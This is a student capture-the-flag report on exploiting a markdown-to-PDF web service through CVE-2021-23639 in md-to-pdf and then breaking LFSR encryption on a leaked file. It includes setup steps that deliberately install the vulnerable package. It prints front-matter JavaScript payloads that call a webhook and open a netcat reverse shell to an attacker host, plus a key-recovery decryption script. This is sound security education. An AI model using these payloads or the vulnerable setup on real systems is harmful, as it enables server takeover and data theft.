PDF-as-a-service

Capture The Flag Challenge Report

Team:

- Mohamed El-Ghazali KIMECHE.
- Kenza MAKHLOUFI.
- Mohand Arezki ACHERIR.
- Anfal BOUROUINA.

Professor:

- Patricio Castro du Plessis.

Table of contents

Challenge description

PDF-as-a-service:

Welcome to PDFaas, a renowned company specializing in providing seamless solutions for converting markdown code into PDF. Recently, we've encountered a security breach that demands your investigative skills. One of our administrators attempted to send sensitive information to our CEO via the mail server, hosted on the same website server. Despite the use of encryption, we received alarming news that the secret details were leaked and are now circulating on the dark web.

Your mission is to uncover the root cause of this breach. Dive into the intricacies of our website to determine how the information was compromised.

Attached files:

🗀 PDFaas
https://drive.google.com/drive/folders/1RcbuegQy549_9fNcS4cHFLeto1wYdTiu?usp=sharing

1. Architecture:

This section describes the challenge and the system architecture in two parts, the first part explains the web implementation and the second one describes the encryption process.

Part 1:

The system architecture comprises a web server that hosts the website and its modules. As shown in Figure 1, the web server runs on an Ubuntu operating system and contains the website that is powered by Node.js. It is located in the home directory without isolation, which means that if the web server is compromised, it is possible to access the server's parent directories.




Figure 1: System architecture

To deploy this vulnerable system, the process is:

1. Install Ubuntu operating system.
2. Install Nodejs version 16.x.
3. Install md-to-pdf version 3.0.1.
4. Install other necessary packages like express.

Note: it is important to install md-to-pdf with a version lower than 5.0.0 where the vulnerability is present, and should be compatible with the version of Nodejs.


Below, a script bash explains the process of the deployment:

```
#install Nodejs version 16.0
curl -fsSL https://deb.nodesource.com/setup_16.x I sudo -E bash -
sudo apt install -y nodejs

#download the website code
git clone https://github.com/Elghazali-99/PDF-as-a-service
cd PDF-as-a-service/website

#install necessary packages
npm install express
npm install md-to-pdf@3.O.I

#port forwarding 80 <==>3000
sudo iptables -A PREROUTING -t nat -i ens33 -p tcp --dport 80 -j \
REDIRECT --to-port 3000
#start the server
node server. js
```

Part 2:

The secret file 'top_secret.txt' was first zipped and then encrypted as 'top_secret.zip.encrypt' using the Python script **enc.py**.

The key is generated with a Fibonacci LFSR of length 16, and the seed is “0xcafe”.



2. Vulnerability Summary

a. Vulnerabilities:

The web server hosting a website for converting Markdown files to PDF is vulnerable to Remote Code Execution (RCE) due to a flaw in the md-to-pdf package version 5.0.0 and below. This vulnerability is referenced as **CVE-2021-23639** with a PoC.

Inside the server, the flag file is encrypted with a key generated by an LFSR, which is crackable in linear time.

Cause:

The vulnerability lies in the use of the *gray-matter* library to parse the "front matter" content of Markdown files without disabling the JavaScript engine. An attacker can exploit this by injecting malicious shellcode via JavaScript into the front matter of a Markdown file. This code will then be executed by the server when converting the file to PDF, allowing the attacker to take control of the system.

Risks:

To exploit this vulnerability, an attacker needs:

- Access to the Markdown conversion website.

Exploiting this vulnerability can have severe consequences, including:


- **Arbitrary code execution:** An attacker can execute any code on the server, allowing them to steal sensitive data, install malware, or disrupt server operations.
- **Server takeover:** An attacker can gain complete access to the server and control its resources.
- **Malware installation:** Attackers can install malicious software on the server to spy on users, steal data, or disrupt system operations.
- **Denial of service:** An attacker can monopolize server resources, making it unavailable to legitimate users.


b. Exploitation scenario:

The package md-to-pdf with a version lower than 5.0.0 is vulnerable to Remote Code Execution (RCE). Once the RCE is gained, it is possible to access other directories such as the mail server directory, and find the secret file that is encrypted by a weak encryption system. Hence the attacker can decrypt the file and obtain the secret.

First of all the process starts by verifying that the command is executed following payload

```
---js
((require("child_process")).execSync("curl -X GET
https://webhook.site/fa77825c-1daa-4fe0-bc3e-6f625708a8cd"))
---RCE
```





After successfully receiving the GET request from the web server, the attacker will attempt to perform a remote code execution using the following payload:

```
---js
((require("child_process")).execSync("rm -f /tmp/f;mkfifo /tmp/f;cat
/tmp/f|/bin/sh -i 2>&1|nc attacker_ip 1337 >/tmp/f"))
---RCE
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.8] 56942
$ id
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),111(lpadmin),112(sambashare)
$ ls
index.html
node_modules
package.json
package-lock.json
server.js
$
```


After the attack the server's structure and the parent directories can be accessible

```
/
└── home/
    ├── ubuntu/
    ├── website_server/
    │   ├── server.js
    │   └── ...
    └── mail_server/
        ├── Inbox/
        ├── Drafts/
        └── Sent/
            ├── important_email.eml
            └── data/
                └── top_secret.zip.encrypt
```

Next, he can access the content of the email that was sent to the “Boss” attached with an encrypted file, the email content mentions the encryption method which is LFSR:

```
ubuntu@ubuntu:~/mail_server/Sent$ cat important_email.eml
From: admin@pdfaas.com
To: boss@pdfaas.com
Subject: Urgent: Important Information
Content-Type: multipart/mixed; boundary="separate"

--separate
Content-Type: text/plain

Dear Boss,

Please find attached an important file. It contains the information you seek,encrypted using LFSR-Fibonacci with the keys that were generated
ring our recent face-to-face interaction.


Best regards,
Admin.

--separate
Content-Type: application/octet-stream; name="top_secret.zip.encrypt"
Content-Disposition: attachment; filename="data/top_secret.zip.encrypt"
```

Cryptanalysis of ‘*top_secret.zip.encrypt*’:

It can be inferred that the file is a .zip if the header starts with 0x504b0304.

	0x0	0x1	0x2	0x3	0x4	0x5	0x6	0x7	0x8	0x9	0xa	0xb	0xc	0xd	0xe	0xf
0x0000	50	4b	03	04	14	00	00	00	08	00	1c	7d	4b	35	a6	e1
0x0010	90	7d	45	00	00	00	4a	00	00	00	05	00	15	00	66	69
0x0020	6c	65	31	55	54	09	00	03	c7	48	2d	45	c7	48	2d	45
0x0030	55	78	04	00	f5	01	f5	01								

Signature	'\x50\x4b\x03\x04'.
Version	0x14 = 20 -> 2.0
Flags	no flags
Compression method	08: deflated
File modification time	0x7d1c = 0111110100011100 hour = (01111)10100011100 = 15 minute = 01111(101000)11100 = 40 second = 01111101000(11100) = 28 = 56 seconds 15:40:56
File modification date	0x354b = 0011010101001011 year = (0011010)101001011 = 26 month = 0011010(1010)01011 = 10 day = 00110101010(01011) = 11 10/11/2006
Crc-32 checksum	0x7d90e1a6
Compressed size	0x45 = 69 bytes
Uncompressed size	0x4a = 74 bytes
File name length	5 bytes
Extra field length	21 bytes
File name	"file1"
Extra field	id 0x5455: extended timestamp, size: 9 bytes

The version is often 0x14, so the header can be extended to 0x504b03041400
And the same can be done with the flags attribute to get 0x504b030414000000.

Xoring this header by the corresponding part in the ciphered text gives a small part of the key, but nevertheless sufficient for the **Berlekamp-Massey algorithm**.
This algorithm can find the shortest linear-feedback shift register (LFSR) for this given key sequence, by returning its length **L** and its **characteristic polynomial C[X]**.

And from **C**, the **feedback polynomial F[X]** can be deduced using $C[X] = X^L . F[1/X]$
Once **F[X]** is calculated, the LFSR can be constructed, and then the whole key is recovered.

In our case, $C[X] = X^{16} + X^{15} + X^{13} + X^5 + 1$

And $F[X] = X^{16} + X^{11} + X^3 + X + 1$

bm.py : Berlekamp-Massey algorithm in python
exploit.py : Construction of the LFSR, key recovering and deciphering.

```
keystream = [1,1,0,0,1,0,1,0,1,1,1,1,1,1,1,0]+[0]*(214899*8)

for i in range(16,214899*8):
  keystream[i] =
keystream[i-1]^keystream[i-3]^keystream[i-11]^keystream[i-16]
#feedback polynomial
p = open('top_secret.zip','wb')

Cipher = open('top_secret.zip.encrypt','rb').read()
idx = 0
for c in Cipher:
  k = 0
  for i in range(8):
    k <<= 1
    k = k | keystream[idx]
    idx += 1
  p.write(bytes([c^k]))
p.close()
```

Finally the secret is revealed:

```
Congratulations,
Here is the flag: puC7qSw8Q94K75MRhUHg46AhxHa77G
```

3. ANNEX:

- Remote Code Execution (RCE) in md-to-pdf | CVE-2021-23639 | Snyk
- https://www.rocq.inria.fr/secret/Anne.Canteaut/MPRI/chapter3.pdf
- https://users.cs.jmu.edu/buchhofp/forensics/formats/pkzip.html